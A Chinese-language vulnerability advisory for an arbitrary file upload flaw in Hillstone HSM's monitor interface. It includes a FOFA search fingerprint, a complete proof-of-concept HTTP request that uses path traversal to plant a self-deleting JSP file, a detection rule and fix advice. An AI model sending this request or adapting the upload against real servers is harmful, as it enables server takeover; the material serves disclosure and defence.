

山石网科HSM-monitor-任意文件上传

山石网科HSM-monitor-任意文件上传，攻击者可通过上传恶意文件导致服务器被控制。

影响版本

山石网科HSM

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级

维度	评价
威胁等级	高危
影响面	广
攻击者价值	高
利用难度	低

漏洞复现


FOFA: body="login_hsm-all.css"

POC/EXP:

```
POST /ft//stoneos/monitor?
sn=1&fileName=../../../../hsmprogram/service/application/webDaemon/errors/2.jsp
HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (windows NT 10.0; win64; x64; rv:140.0) Gecko/20100101
Firefox/140.0
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryABC123

-----WebKitFormBoundaryABC123
Content-Disposition: form-data; name="data"; filename="1.txt"
Content-Type: text/plain

<% out.println("202cb962ac59075b964b07152d234b70");new
java.io.File(application.getRealPath(request.getServletPath())).delete();%>
-----WebKitFormBoundaryABC123--
```



sonrt规则：

```
alert http any any -> $HOME_NET any (
  msg:"Hillstone HSM - Malicious JSP Upload via monitor";
  flow:to_server,established;
  http.method; content:"POST";
  http.uri; content:"/ft/stoneos/monitor";
  http.client_body; content:"filename=";
  pcre:"/fileName=[^&]*\\.\\.%.2f\\.\\.%.2f.*\\.jsp/i";
  metadata:cve CVE-2025-XXXXX;
  metadata:affected_product "山石网科HSM系统";
  classtype:web-application-attack;
  sid:1000411;
  rev:1;
  priority:1;
)
```

漏洞修复

关闭互联网暴露面或接口设置访问权限

升级至安全版本。